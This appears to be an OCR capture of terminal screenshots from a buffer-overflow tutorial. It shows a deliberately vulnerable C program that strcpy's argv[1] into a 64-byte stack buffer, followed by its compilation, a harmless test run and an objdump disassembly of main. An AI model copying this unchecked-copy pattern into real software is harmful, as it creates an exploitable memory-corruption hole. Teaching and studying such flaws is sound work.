
Terminal


File Edit View Terminal Tabs Help


```
pac@pac:~ $ cat basic_vuln.c
#include <stdio.h>
int main(int argc, char *argv[]) {
   char buf[64];
   strcpy(buf, argv[1]);
}
pac@pac:~ $ gcc basic_vuln.c -g -o basic_vuln.o
pac@pac:~ $ ./basic_vuln.o AAAAA
pac@pac:~ $
```



Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
08048374 <main>:
 8048374:	55 	push ebp
 8048375:	89 e5 	mov ebp,esp
 8048377:	83 ec 58 	sub esp,0x58
 804837a:	83 e4 f0 	and esp,0xfffffff0
 804837d:	b8 00 00 00 00 	mov eax,0x0
 8048382:	29 c4 	sub esp,eax
 8048384:	8b 45 0c 	mov eax,DWORD PTR [ebp+12]
 8048387:	83 c0 04 	add eax,0x4
 804838a:	8b 00 	mov eax,DWORD PTR [eax]
 804838c:	89 44 24 04 	mov DWORD PTR [esp+4],eax
 8048390:	8d 45 b8 	lea eax,[ebp-72]
 8048393:	89 04 24 	mov DWORD PTR [esp],eax
 8048396:	e8 05 ff ff ff 	call 80482a0 <strcpy@plt>
 804839b:	c9 	leave
 804839c:	c3 	ret
 804839d:	90 	nop
 804839e:	90 	nop
 804839f:	90 	nop
080483a0 <__libc_csu_fini>:
pac@pac:~ $

